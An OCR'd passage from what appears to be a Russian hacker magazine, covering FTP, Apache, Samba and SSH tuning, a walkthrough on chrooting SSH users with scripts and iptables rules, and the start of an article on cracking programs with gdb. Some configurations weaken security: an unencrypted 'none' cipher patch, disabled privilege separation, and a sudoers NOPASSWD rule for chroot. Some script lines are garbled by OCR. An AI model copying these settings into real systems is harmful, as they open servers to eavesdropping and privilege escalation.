• MaxLoginAttempts число — сколько раз пользователь может ввести пароль. После последней попытки сервер разорвет соединение. Рекомендуемое значение — «3».

• MaxRetrieveFileSize — максимальный размер получаемого файла. Можно не устанавливать, потому как файлы, загружаемые тобой на сервер, будешь контролировать ты сам, а файлы, которые загружают пользователи, определяются с помощью директивы MaxStoreFileSize. Если никто не «зальет» на сервер файл размером, скажем, в 1 Гб, следовательно, никто не сможет и скачать этот файл.

• MaxStoreFileSize — максимальный размер файла, загружаемого на сервер пользователями. Тут все зависит от «ширины» канала и места на диске. На твое усмотрение.

Если у сервера «узкий» канал, то можно попробовать несколько улучшить ситуацию с помощью следующих директив:

• RateReadBPS байт-в-секунду — задает максимальную скорость чтения информации с сервера в BPS (область действия — сервер, VirtualHost, Global, Anonymous, Directory).

• RateReadFreeBytes байт — указанное количество байтов учитываться не будет (область действия — сервер, VirtualHost, Global, Anonymous, Directory).

• RateReadHardBPS off | on — определяет, ждать ли ему после исчерпания первых бесплатных байт, пока средняя скорость не опустится до RateReadBPS, или нет.

• RateWriteBPS байт-в-секунду — скорость записи информации на сервер в BPS (область действия — сервер, VirtualHost, Global, Anonymous, Directory).

• RateWriteFreeBytes байт — то же, что и RateReadFreeBytes, но для записи.

• RateWriteHardBPS off | on — то же, что и RateReadHardBPS, но для записи.

• TransferRate — заменяет старые директивы Rate* и позволяет задать максимальную скорость передачи данных (чтения/записи). Использовать директивы Rate* иногда даже предпочтительнее, поскольку можно указать отдельно скорость чтения и скорость записи, что бывает полезно, если сервер подключен по асинхронному каналу.

Также немного времени можно выиграть, если из строки формата протокола удалить модификатор «%h» (строка протоколирования задается директивой LogFormat). Это имя узла клиента, но, как мы знаем, для разрешения имени нужно сделать DNS-запрос, а на это требуется время.


Правильно установив вышеуказанные параметры, можно добиться существенного прироста в производительности FTP-сервера.

Индеец на стероидах


Как и у сервера ProFTPD, у Apache есть директива MaxClients, определяющая максимальное количество клиентов, которые могут одновременно работать с сервером. Это не просто число клиентов, это еще и число Апачей, одновременно запущенных на твоем сервере (то есть каждому соединению соответствует своя копия Апача). Представь, что ты установил значение «30», а зайти на твой сайт одновременно пытаются, скажем, сразу 35 пользователей. Выходит, 5 пользователей окажется «за бортом». С другой стороны, если ты установишь значение с большим запасом, скажем, «150» или даже «200», а на твой сайт одновременно заходят только 5-10 человек, то это будет непростительным расточительством системных ресурсов. Зачем тебе 190 индейцев-бездельников? Они только съедят драгоценные системные ресурсы (процессорное время, оперативную память). Поэтому нужно определить максимальное число пользователей, которое когда-либо находилось на сервере одновременно. Это можно сделать с помощью программы WebAlizer или любого форума, например PHPBB.

Но, кроме MaxClients, есть еще и другие директивы управления производительностью. Например, StartServers, MaxSpareServers, MinSpareServers. Как уже отмечалось выше, для каждого нового соединения создается новая копия процесса сервера. Директива StartServers задает такое количество копий, которое будет создано при запуске исходной копии сервера. При этом исходная копия сервера получает запросы и передает их свободным копиям. Это позволяет равномерно распределить нагрузку между отдельными процессами и повысить производительность сервера. Однако на практике все не так хорошо, как хотелось бы. Существенного прироста производительности можно добиться только в случае большой загрузки сервера. По умолчанию запускается пять копий сервера.

Если число поступающих запросов превышает количество запущенных копий сервера, то запускаются дополнительные процессы-серверы. Эти процессы не завершаются после



> System-config-httpd: настройка быстродействия



> System-config-httpd: опции каталога виртуального сервера

обработки своего запроса, а продолжают висеть в памяти. Директива MaxSpareServers позволяет указать максимальное число таких процессов. Если это количество превышено, то лишние процессы завершаются. Если количество «серверов на подхвате» меньше, чем задано директивой MinSpareServers, то запускаются дополнительные копии. Для работы этих директив необходимо, чтобы сервер был запущен в автономном режиме.

Директива Timeout задает промежуток времени в секундах, в течение которого сервер продолжает попытки возобновления приостановленной передачи данных. Значение директивы Timeout распространяется не только на передачу, но и на прием данных. Если требуется передавать большие файлы, то следует увеличить данное значение. Но, если у тебя самый обычный Web-сервер, на котором не лежат ISO-образы последних дистров, фильмы и прочие тяжеловесные файлы, можно уменьшить значение таймаута до 30 секунд (по умолчанию оно равно 300 секундам).

Немного повысить производительность могут KeepAlive-соединения, так называемые постоянные соединения. Схема обычного соединения: подключились, отправили запрос, получили ответ, отключились. А вот в случае с постоянными соединениями за одно соединение можно отправить несколько запросов и получить ответы. Поскольку процедура подключения/отключения для каждого запроса отсутствует, это позволяет повысить производительность. Включить постоянные соединения можно за счет директивы KeepAlive, а с помощью KeepAliveTimeout установить таймаут для постоянного соединения (рекомендуемое значение — 10-20 секунд).

Чтобы твой индеец заработал еще быстрее, отключи директиву HostnameLookups. Сервер Apache ведет журнал доступа других компьютеров. Если включить данную опцию (on), то в журнал будет записано доменное имя компьютера-клиента. Если эта опция выключена (off), то в журнал попадет IP-адрес клиента. Включение данной опции замедляет работу сервера, так как требуется дополнительное время на ожидание ответа от сервера DNS.

Танцуем самбу еще быстрее

В главном конфигурационном файле Samba (smb.conf) присутствует параметр «wide links». Если установить его в «no», то производительность службы снизится приблизительно на 30%, так как Самба не будет следовать по символическим ссылкам вне экспортируемой области. Чтобы определить, где находится ссылка — в области или вне области, — Самба сначала следует по символической ссылке, а затем выполняет так называемый «directory path lookup» для определения, где завершилась ссылка. Данная операция занимает 6 дополнительных системных вызовов на каждый файловый lookup, а таких запросов Самба делает очень много.

Производительность Самбы во многом зависит от того, правильно ли настроены параметры стека протоколов TCP/IP. Если размер запросов и ответов не фиксирован, то рекомендуется применять TCP с опцией TCP_NODELAY:

```
socket options = TCP_NODELAY
```

Тесты показывают, что Samba при больших нагрузках работает в 3 раза быстрее, чем без указания этой опции. Если Samba используется в локальной сети (а в большинстве случаев так оно и есть), то рекомендуется также указать опцию IPTOS_LOWDELAY:

```
socket options = IPTOS_LOWDELAY TCP_NODELAY
```

Хочешь выжать из Samba еще больше? Тогда установи следующие параметры буферизации: SO_RCVBUF, равный 8192, и SO_SNDBUF, равный 8192, как показано ниже:

```
socket options = TCP_NODELAY SO_RCVBUF=8192
 SO_SNDBUF=8192
```

Десятикратное ускорение SSH

На страничке www.psc.edu/networking/projects/hpn-ssh/ можно скачать патчи (проект HPN-SSH), ускоряющие копирование по SCP в 10 раз! Конечно, патчи применяются к исходникам OpenSSH (www.openssh.com/portable.html). Но перед тем, как устанавливать HPN-SSH, нужно произвести небольшой тюнинг стека TCP/IP. Об этом подробно рассказывается на страничке www.psc.edu/networking/projects/tcptune/.

Прибавка производительности достигается за счет изменения размера буферов SSH или за счет отключения шифрования при передаче файлов. Также есть патч, позволяющий полностью отключить шифрование при передаче файла (все мы понимаем, что с точки зрения безопасности это нецелесообразно).

Заставить работать SCP быстрее очень просто: скачиваем и распаковываем исходники, забираем патч, применяем его (см. man patch). После этого нужно перекомпилировать OpenSSH. Разумеется, если OpenSSH установлен из RPM, то перед выполнением всех этих действий нужно удалить соответствующий RPM-пакет. Причем применить патчи и перекомпилировать OpenSSH нужно как на сервере, так и на клиенте, иначе все без толку.

На страничке проекта HPN-SSH можно найти несколько патчей. Для большинства пользователей подойдет патч HPN-11, который является своеобразным компромиссом между производительностью и безопасностью. При скачивании патча обрати внимание на его версию — она зависит от версии твоего пакета OpenSSH. Для того чтобы задействовать HPN-11 после перекомпиляции OpenSSH, укажи в командной строке параметр '-R' для scp или '-r' для ssh.

Патч «HPN-11 with None Cipher» вообще отключает шифрование при передаче файлов. Шифруются только имя пользователя и пароль, которые передаются по сети. После успешной аутентификации шифрование не используется, и файлы передаются по сети в открытом виде. Это довольно опасно, но если передается объемная и не конфиденциальная информация (например, музыка или видео), то этот патч все-таки оправдывает себя. После применения патча отключить шифрование можно с помощью опции '-z' командной строки (как для ssh, так и для scp).



"ФУТБОЛЬНЫЙ МЕНЕДЖЕР"!


СОЗДАЙ СВОЮ КОМАНДУ ИЗ РЕАЛЬНЫХ ИГРОКОВ И ПРИВЕДИ ЕЕ К ПОБЕДЕ

ТЫ ПОЛУЧАЕШЬ $135 МИЛЛИОНОВ

на приобретение игроков российской премьер-лиги при регистрации на сайте www.total-football.ru.

Подробности на сайте **www.total-football.ru**

ГЛАВНЫЙ ПРИЗ – ПОЕЗДКА НА ФИНАЛ ЛИГИ ЧЕМПИОНОВ 2006/07



ЕВГЕНИЙ ЗОБНИН АКА J1M
/ J1M@LIST.RU /

Под защитой песочного демона



ОСОБЕННОСТИ ФУНКЦИОНИРОВАНИЯ SSH В CHROOT-ОКРУЖЕНИИ

КОГДА ВОЗНИКАЕТ ВОПРОС ОБ ОРГАНИЗАЦИИ ДОСТУПА К УДАЛЕННОЙ МАШИНЕ, ЛУЧШЕГО РЕШЕНИЯ, ЧЕМ SSH, НЕ НАЙТИ. КАК ВОЛШЕБНАЯ ПАЛОЧКА, SSH ДЕЛАЕТ ДРУЗЕЙ ГОСТЯМИ, А НЕДРУГОВ ВЫСТАВЛЯЕТ ЗА ДВЕРЬ. НО В НЕУМЕЛЫХ РУКАХ ВОЛШЕБСТВО МОЖЕТ ПРЕВРАТИТЬСЯ В ЧЕРНУЮ МАГИЮ И ОБЕРНУТЬСЯ ПРОТИВ СВОЕГО ХОЗЯИНА. ДОБРЫЙ ВОЛШЕБНИК МЭРЛИН РАССКАЖЕТ, КАК ЭТОГО ПРЕВРАЩЕНИЯ НЕ ДОПУСТИТЬ И УБЕРЕЧЬ СЕБЯ ОТ ТОГО, ЧТО СКРЫВАЕТСЯ ВНУТРИ ЯЩИКА ПАНДОРЫ.

Продолжая тему изолированных окружений времени исполнения, или попросту «песочниц», предлагаю твоему вниманию очередную статью в этом, уже можно сказать, цикле. В прошлый раз мы рассмотрели преимущества технологии jail, средства для создания виртуальных серверов в ОС FreeBSD. В том материале акцент был сделан на самой технологии виртуализации, а пример с ssh приведен только для демонстрации практической пользы jail-окружений. Сегодня мы немного изменим круг наших интересов (если, конечно, никто не против) и поместим в его центр сам ssh-сервер, а chroot-окружение будем использовать только как средство достижения заветных целей. Кроме того, в качестве рабочей платформы сегодня будет выступать Linux, лидер по количеству продаж и установок .

Перед нами стоит задача организации удаленного доступа к нашей машине. Мы должны раздавать аккаунты недоверенным пользователям в большом количестве и без проверки личной информации. Само собой, предоставление доступа такому контингенту потребует особых мер защиты, потому как трудно определить истинные намерения человека только по его имени и IP-адресу. Правильной настройки ssh-сервера и брандмауэра в данном случае не достаточно, необходимо ограничение пользователя уже внутри самой системы. Поэтому лучшим решением будет помещение юзеров в изолированную среду, chroot-окружение, с обрезанием всего, что может быть использовано в корыстных целях.

Свобода свободе рознь

Итак, вооружившись знаниями и взяв в руки флаг «Не допустим браконьерства!», отправ-

```
$ cat /proc/`cat /var/run/sshd.pid`/maps
08048000-0808f000 r-xp 00000000 03:07 49879      /usr/sbin/sshd
0808f000-08092000 rwxp 00046000 03:07 49879      /usr/sbin/sshd
08092000-080b7000 rwxp 08092000 00:00 0          [heap]
b7d2c000-b7d34000 r-xp 00000000 03:07 10937      /lib/libnss_files-2.3.4.so
b7d34000-b7d36000 rwxp 00007000 03:07 10937      /lib/libnss_files-2.3.4.so
b7d36000-b7d3e000 r-xp 00000000 03:07 10953      /lib/libnss_nis-2.3.4.so
b7d3e000-b7d40000 rwxp 00007000 03:07 10953      /lib/libnss_nis-2.3.4.so
b7d40000-b7d47000 r-xp 00000000 03:07 11450      /lib/libnss_compat-2.3.4.so
b7d47000-b7d49000 rwxp 00006000 03:07 11450      /lib/libnss_compat-2.3.4.so
b7d49000-b7d4b000 r-xp 00000000 03:07 11452      /lib/libdl-2.3.4.so
b7d4b000-b7d4d000 rwxp 00001000 03:07 11452      /lib/libdl-2.3.4.so
b7d4d000-b7d4e000 rwxp b7d4d000 00:00 0
b7d4e000-b7e64000 r-xp 00000000 03:07 11441      /lib/libc-2.3.4.so
b7e64000-b7e65000 ---p 00116000 03:07 11441      /lib/libc-2.3.4.so
b7e65000-b7e66000 r-xp 00116000 03:07 11441      /lib/libc-2.3.4.so
b7e66000-b7e69000 rwxp 00117000 03:07 11441      /lib/libc-2.3.4.so
b7e69000-b7e6b000 rwxp b7e69000 00:00 0
b7e6b000-b7e70000 r-xp 00000000 03:07 11465      /lib/libcrypt-2.3.4.so
b7e70000-b7e72000 rwxp 00004000 03:07 11465      /lib/libcrypt-2.3.4.so
b7e72000-b7e99000 rwxp b7e72000 00:00 0
b7e99000-b7eab000 r-xp 00000000 03:07 11461      /lib/libnsl-2.3.4.so
b7eab000-b7ead000 rwxp 00011000 03:07 11461      /lib/libnsl-2.3.4.so
b7ead000-b7eaf000 rwxp b7ead000 00:00 0
b7eaf000-b7ebf000 r-xp 00000000 03:07 249819     /usr/lib/libz.so.1.2.2
b7ebf000-b7ec0000 rwxp 0000f000 03:07 249819     /usr/lib/libz.so.1.2.2
b7ec0000-b7ec2000 r-xp 00000000 03:07 11421      /lib/libutil-2.3.4.so
b7ec2000-b7ec4000 rwxp 00001000 03:07 11421      /lib/libutil-2.3.4.so
b7ec4000-b7fae000 r-xp 00000000 03:07 49621      /usr/lib/libcrypto.so.0.9.7
b7fae000-b7fc0000 rwxp 000ea000 03:07 49621      /usr/lib/libcrypto.so.0.9.7
b7fc0000-b7fc4000 rwxp b7fc0000 00:00 0
b7fc4000-b7fd2000 r-xp 00000000 03:07 11459      /lib/libresolv-2.3.4.so
b7fd2000-b7fd3000 ---p 0000e000 03:07 11459      /lib/libresolv-2.3.4.so
b7fd3000-b7fd5000 rwxp 0000e000 03:07 11459      /lib/libresolv-2.3.4.so
b7fd5000-b7fd7000 rwxp b7fd5000 00:00 0
b7fde000-b7ff3000 r-xp 00000000 03:07 11422      /lib/ld-2.3.4.so
b7ff3000-b7ff5000 rwxp 00014000 03:07 11422      /lib/ld-2.3.4.so
bfadd000-bfaf3000 rwxp bfadd000 00:00 0          [stack]
ffffe000-fffff000 ---p 00000000 00:00 0          [vdso]
$
```

› Некоторые библиотеки ldd не показал

```
$ ldd `which sshd`
        linux-gate.so.1 =>  (0xffffe000)
        libresolv.so.2 => /lib/libresolv.so.2 (0xb7f14000)
        libcrypto.so.0 => /usr/lib/libcrypto.so.0 (0xb7e14000)
        libutil.so.1 => /lib/libutil.so.1 (0xb7e10000)
        libz.so.1 => /usr/lib/libz.so.1 (0xb7dff000)
        libnsl.so.1 => /lib/libnsl.so.1 (0xb7de9000)
        libcrypt.so.1 => /lib/libcrypt.so.1 (0xb7dbb000)
        libc.so.6 => /lib/libc.so.6 (0xb7c9e000)
        libdl.so.2 => /lib/libdl.so.2 (0xb7c99000)
        /lib/ld-linux.so.2 (0xb7f2e000)
$
```

› Кажется, что требования sshd к библиотекам крайне скудны

ляемся на защиту наших рубежей. Во-первых, следует определить, какие команды могут понадобиться пользователям после того, как они окажутся внутри chroot. В зависимости от того, для каких целей организовывается доступ, это может быть предоставление доступа клиентам хостинга к их страничкам, хранение важной информации или банальный прокси — вариантов много. Поэтому стоит сразу обдумать, какие компоненты ОС будут доступны клиентам.

Создание chroot-окружения начинается с организации минимальной каталоговой структуры внутри выделенного каталога и копирования туда программ, о которых мы уже подумали, а также необходимых для их нормальной работы библиотек (проверяется с помощью /usr/bin/ldd). Кроме того, понадобятся некоторые элементы каталога /dev. Копировать все это руками совсем неинтересно, поэтому мы воспользуемся небольшим скриптом, который сделает грязную работу за нас:

vi ~/bin/mkchroot

```
#!/bin/sh

CHROOT=$1

# какие команды мы хотим предоставить пользователям
CMDS="/bin/sh /bin/bash /bin/ls /bin/cp /bin/mv /bin/rm /bin/mkdir /usr/bin/id"

# создаем каталог для chroot-окружения
mkdir -p $CHROOT
chown root:root $CHROOT
chmod 700 $CHROOT
cd $CHROOT

# создаем каталоговую структуру
DIRS="bin sbin lib etc dev home usr usr/bin /usr/sbin usr/lib"
for dir in $DIRS; do
   mkdir -p $dir
done
# копируем необходимые библиотеки
LIBS=`ldd $CMDS|grep -v ':$'|grep -v "not a dynamic executable"|cut -f 3 -d " "|sort|uniq|sed 1d`
for lib in $LIBS; do
   cp -P $lib ./$lib
   cp -L $lib ./$lib
done
cp -P /lib/ld-linux.so.2 ./lib
cp -L /lib/ld-linux.so.2 ./lib

# копируем команды
for cmd in $CMDS; do
   cp -P $cmd ./$   cmd
   cp -L $cmd ./$cmd
done

# создаем необходимые файлы устройств
mknod -m 666 dev/null c 1 3
mknod -m 666 dev/zero c 1 5
```

Ставим на скрипт бит исполнения и запускаем:

chmod +x ~/bin/mkchroot
~/bin/mkchroot /usr/chroot/ssh

Каталог /usr/chroot/ssh волшебным образом наполнится почти всем, что может только понадобиться. Следующий шаг — перенос ssh. Потребуется скопировать сам демон /usr/sbin/sshd, файл /usr/libexec/sftp-server (если требуется sftp-сервер), конфигурационные файлы /etc/ssh/{moduli,ssh_config,sshd_config}. Далее следует создать два каталога внутри chroot-окружения: /var/empty (без него sshd не сможет понижать свои привилегии до пользователя sshd), /var/run (для хранения PID-файла) и несколько дополнительных файлов устройств: /dev/urandom, /dev/ptmx, /dev/ptyp*, /dev/ptyq*, /dev/ttyp*, /dev/ttyq* (нужны для работы псевдотерминала). Проще будет скопировать их из корневой машины. Кроме того, рекомендуется перенести каталог /usr/share/terminfo для правильной инициализации терминала (иначе многие клавиши будут работать неверно). Осталось скопировать библиотеки и перенос sshd можно считать завершенным. Прием с ldd в данном случае не пройдет, так как ssh-демон загружает некоторые библиотеки на лету. Чтобы узнать о всех (с оговорками) требуемых библиотеках, потребуется запустить sshd на корневой машине и выполнить следующую команду:

$ cat /proc/`cat /var/run/sshd.pid`/maps

Сервер ssh установлен и готов к запуску. Следующий шаг — создание ключей и клиентских аккаунтов. Первая процедура достаточно тривиальна и выполняется несколькими простыми командами:

cd /usr/chroot/ssh
ssh-keygen -t dsa -f etc/ssh/ssh_host_dsa_key -N ''
ssh-keygen -t rsa -f etc/ssh/ssh_host_rsa_key -N ''

С аккаунтами немного сложнее. Дело в том, что стандартные утилиты, манипулирующие привилегиями пользователя, не позволяют изменить месторасположение файлов /etc/{passwd,shadow,group}. Эта проблема может быть решена различными способами. Можно скопировать эти файлы в укромное место, создать на их месте пустые файлы, добавить нужные аккаунты для пользователей, переместить файлы в chroot, восстановить оригиналы. Можно установить в chroot утилиты /usr/sbin/{passwd,useradd,userdel,usermod} (для этого достаточно добавить их в переменную CMDS вышеприведенного скрипта), зайти в chroot под рутом и добавить пользователей. В конце концов, никто не запрещает править файлы вручную, как это делаю я. Главное — создать пользователей root и sshd, а также группы root, sshd и sshusers, (в последнюю мы будем помещать наших пользователей).

Последний штрих — изменяем значение оп-

```
# cd /usr/chroot/ssh
# ssh-keygen -t dsa -f etc/ssh/ssh_host_dsa_key -N ''
Generating public/private dsa key pair.
Your identification has been saved in etc/ssh/ssh_host_dsa_key.
Your public key has been saved in etc/ssh/ssh_host_dsa_key.pub.
The key fingerprint is:
fe:8a:4b:29:8f:07:b4:62:05:2c:d3:eb:48:01:f3:c5 root@new
# ssh-keygen -t rsa -f etc/ssh/ssh_host_rsa_key -N ''
Generating public/private rsa key pair.
Your identification has been saved in etc/ssh/ssh_host_rsa_key.
Your public key has been saved in etc/ssh/ssh_host_rsa_key.pub.
The key fingerprint is:
5d:cc:69:4a:2e:ff:df:1f:38:08:45:bf:e9:fe:97:18 root@new
#
```

> Генерация ключей

ции «UsePAM» на «no» в файле /usr/chroot/ssh/etc/ssh/sshd_config. Теперь можно со спокойной душой запускать сервер:

```
# chroot /usr/chroot/ssh /usr/sbin/sshd
```

Нестандартные решения стандартных проблем

К сожалению, описанный выше способ имеет один серьезный недостаток, проявляющийся в том, что теперь невозможно получить ssh-доступ к корню. В случае с jail-окружением эта проблема решается чуть ли не автоматически благодаря виртуализации сетевых ресурсов. В данной же ситуации мы не можем запустить второй ssh-сервер на корневой машине, две программы технически не способны разделять один порт. Само собой напрашивается решение — изменить значение опции «Port» одного из ssh-серверов на номер другого, незанятого порта. На мой взгляд, не совсем удачный ход: путаницы и так хватает, а способ защиты на основе смены порта довольно наивен. А что если сделать так, чтобы корневой ssh-сервер делал системный вызов chroot и отправлял указанных пользователей в изолированную среду? Несмотря на всю абсурдность и противоречивость такой идеи, она является наиболее популярной.

План следующий: патчим sshd таким образом, чтобы он, встретив в базе пользователей некий знак, делал chroot(2) и отрезал юзера от корня. Идея настолько проста и примитивна, что любой человек, обладающий навыками программирования, способен исправить sshd и придать ему нужную функциональность. Но ничего кодить не придется, — об этом уже позаботился человек из проекта chrootssh (chrootssh.sf.net). Все, что от нас требуется, — это наложить на сырцы OpenSSH патч osshChroot-4.3p1.diff или скачать тарболл openssh-4.3p1-chroot.tar.gz с предварительно пропатченными исходниками, а затем произвести сборку и установку модифицированной версии.

Далее вышеприведенным скриптом потребуется создать chroot-окружение для будущих юзеров. Самих chroot'ных клиентов мы создадим тоже в корне и поместим их в группу sshusers. Причем в поле домашнего каталога этих юзеров необходимо указать каталог «/usr/chroot/ssh/./home/user» («. » — это и есть та самая метка, на которую sshd реагирует, как собака на кость, и отправляет пользователя в глубокий chroot, а именно — в каталог, указанный перед точкой). Осталось только перенести некоторые строки из базы пользователей корня в chroot-окружение:

```
# cd /usr/chroot/ssh
# grep /etc/group -e "^root" -e "^sshusers" \
  > etc/group
# grep /etc/passwd -e "^root" >> etc/passwd
# grep /etc/passwd -e "^user" >> etc/passwd
```

Последнюю команду придется выполнять каждый раз после добавления новых клиентов в группу sshusers.

Другой, еще более грязный способ, предложил Wolfgang Fuschlberger. Скрипт, который можно скачать с его сайта (www.fuschlberger.net), подготавливает chroot-окружение таким образом, что выбранные пользователи автоматически попадают в chroot, причем реализуется это стандартными средствами. Как же он работает?

1. Создается стандартное jail-окружение и в него, кроме всего прочего, копируется /bin/su.

2. В каталог /bin корневой машины ложится файл ssh-shell, примерно такого содержания:

```
# vi /bin/ssh-shell

!#/bin/sh
/usr/bin/sudo /usr/bin/chroot /usr/chroot/ssh /bin/su -
  $USER "$@"
```

3. В файл /etc/sudoers корневой машины добавляется запись следующего вида:

```
# visudo

user ALL=NOPASSWD: /usr/bin/chroot, /bin/su - user
```

4. Также в корневую машину добавляется юзер с домашним каталогом /usr/chroot/ssh/home/user и группой sshuser, причем в качестве шелла ему назначается /bin/ssh-shell.

5. В файл /etc/passwd chroot-окружения добавляются пользователи root и user, а в файл /etc/group — группа root и sshusers.

В результате вырисовывается очень интересная картина. После регистрации пользователь, у которого в качестве шелла указан /bin/ssh-shell, сам того не подозревая, выполняет прописанные в этом файле команды и попадает в chroot-окружение, а все остальные могут ходить по корню. Такой вот пример костыльно-велосипедного подхода, демонстрация «пути линуксоида» во всей красе! Лучше уж патчить OpenSSH. Хотя нет, погодите, ведь главная задача ssh, помимо шифрования трафика, — авторизация пользователей. А эта процедура в последние годы неразрывно связана с технологией PAM. Может быть, мы сможем использовать ее возможности в наших целях?

PAM-модуль с нужной нам функциональнос-

тью действительно существует и входит в поставку многих дистрибутивов. Называется он pam_chroot, а принцип его работы очень прост: он делает chroot для всех пользователей, прописанных в конфиге. Кроме того, способ, основанный на использовании этого модуля, является наименее трудозатратным из всех ранее изложенных. Смотри сам:

1. Создаем «песочницу», используя скрипт ~/bin/mkchroot.
2. Создаем группу sshusers и заводим пользователей.
3. Выполняем две команды (вторая должна быть продублирована для каждого юзера):

```
# echo "session required pam_chroot.so" >> /etc/pam.d/ssh
# echo "user /usr/chroot/ssh" >> /etc/security/chroot.conf
```

4. Перезапускаем sshd.

Но есть один маленький нюанс. Системный вызов chroot может исполнять только root, поэтому sshd до самого логина пользователя должен работать с соответствующими правами. По умолчанию sshd время от времени понижает свои привилегии до пользователя sshd, но это можно исправить, добавив в конфиг строку «UsePrivilegeSeparation no».

```
$ sudo ls -R /usr/chroot/ssh
/usr/chroot/ssh:
bin  dev  etc  home  lib  sbin  usr

/usr/chroot/ssh/bin:
bash  cp  ls  mkdir  mv  rm  sh

/usr/chroot/ssh/dev:
null  zero

/usr/chroot/ssh/etc:

/usr/chroot/ssh/home:

/usr/chroot/ssh/lib:
ld-2.3.4.so     libc.so.6       libpthread-0.10.so  librt.so.1
ld-linux.so.2   libdl-2.3.4.so  libpthread.so.0     libtermcap.so.2
libc-2.3.4.so   libdl.so.2      librt-2.3.4.so      libtermcap.so.2.0.8

/usr/chroot/ssh/sbin:

/usr/chroot/ssh/usr:
bin  lib

/usr/chroot/ssh/usr/bin:
id

/usr/chroot/ssh/usr/lib:
$
```

> Результат исполнения скрипта ~/bin/mkchroot

Огнеупорный ssh

Поместить ssh в chroot-окружение и обеспечить его бесперебойную работу — еще полдела. Необходимо также правильно настроить брандмауэр и защитить все остальные сервисы от проникновения извне. Ниже приведен фрагмент конфига iptables (eth1 — это внешний сетевой интерфейс).

Настраиваем брандмауэр

```
IT='/usr/sbin/iptables'

# очищаем правила
$IT -F
$IT -P INPUT DROP
$IT -P FORWARD DROP
$IT -P OUTPUT DROP

# пропускаем все пакеты наружу
$IT -A OUTPUT -j ACCEPT

# принимаем все пакеты с интерфейса обратной петли
$IT -A INPUT -i lo -d 127.0.0.1 -p ALL -j ACCEPT

# принимаем трафик установленных соединений
$IT -A INPUT -i eth1 -m state --state ESTABLISHED,RELATED -j ACCEPT
# открываем доступ к ssh-серверу
$IT -A INPUT -i eth1 -p tcp --destination-port 22 -j ACCEPT
```

Подводя итог

Каждый из приведенных в статье способов защиты имеет свои достоинства, но не один из них не лишен недостатков. Пример с помещением демона sshd прямо в chroot-окружение блестяще работает до тех пор, пока не потребуется получить доступ к корневой машине. Chrootssh отлично справляется со своей задачей и прост в настройке, но требует пересборки пакета OpenSSH. Скрипт от Wolfgang Fuschlberger прост в эксплуатации, но создан с использованием садомазохистских приемов. Модуль pam_chroot обладает особым изяществом, требуя, чтобы ssh-сервер всегда работал с правами администратора. По какому пути пойти — решай сам. Я свою задачу выполнил, расписав все известные мне подходы.

Linux must die?

Какой еще chroot? Почему в Linux нет настоящей виртуализации? Думаю, эти вопросы интересуют многих. Действительно, у поклонников FreeBSD есть jail, любителям операционной системы, названой в честь фантастико-философского произведения Станислава Лема, досталась еще более продвинутая технология zones, а линуксоидам приходится довольствоваться примитивной песочницей. К счастью, этот недостаток можно компенсировать за счет сторонних разработок. Например, аналог jail присутствует в RSBAC (www.rsbac.org), сходную функциональность можно получить, наложив на ядро специальный патч (kerneltrap.org/node/view/3823), реализованный с использованием технологии LSM (Linux Security Modules). Также не стоит забывать о том, что ядро Linux уже давно научилось работать поверх виртуальной машины XEN (о ней читай в моей статье «Искусство виртуализации»), а это открывает поистине безграничные возможности для виртуализации.



> Хорошей идеей будет вообще отказаться от копирования библиотек и слинковать программы статически.

> Чтобы помещенный в chroot-окружение sshd мог беспрепятственно вести логи, демон syslog должен быть запущен с опцией: -a /usr/chroot/ssh/dev/log.



КРИС КАСПЕРСКИ

Погружение в технику и философию gdb

ВЗЛОМ ПРОГРАММ С ПОМОЩЬЮ GDB

GDB — ОДИН ИЗ САМЫХ МОЩНЫХ ОТЛАДЧИКОВ ИЗ ВСЕХ КОГДА-ЛИБО СОЗДАННЫХ, ОДНАКО ПЕРЕХОД С SOFT-ICE НА GDB ОБЫЧНО БЫВАЕТ ОЧЕНЬ БОЛЕЗНЕННЫМ. ЗАПУСТИВ GDB, МЫ ПОПАДАЕМ В СОВЕРШЕННО ИНОЙ МИР, ПОХОЖИЙ НА ДРЕМУЧИЙ ЛЕС, В КОТОРОМ ОЧЕНЬ ЛЕГКО ЗАБЛУДИТЬСЯ, НО Я ПОКАЖУ ТЕБЕ, КАК ОБУСТРОИТЬ GDB ДЛЯ ХАКЕРСКИЙ ЦЕЛЕЙ, ВЫРЫТЬ УЮТНУЮ НОРУ И СДЕЛАТЬ СВОИ ПЕРВЫЕ ШАГИ НА ПУТИ К ИСТИННОМУ ДАО GDB.

Под Linux/BSD существует множество отладчиков, но общепризнанный лидер — это, бесспорно, gdb, входящий в состав практически любого дистрибутива. Внешне (только внешне!) схожий с debug.com, он так и дышит мощью, поражающей воображение и потрясающей сознание по мере его освоения.

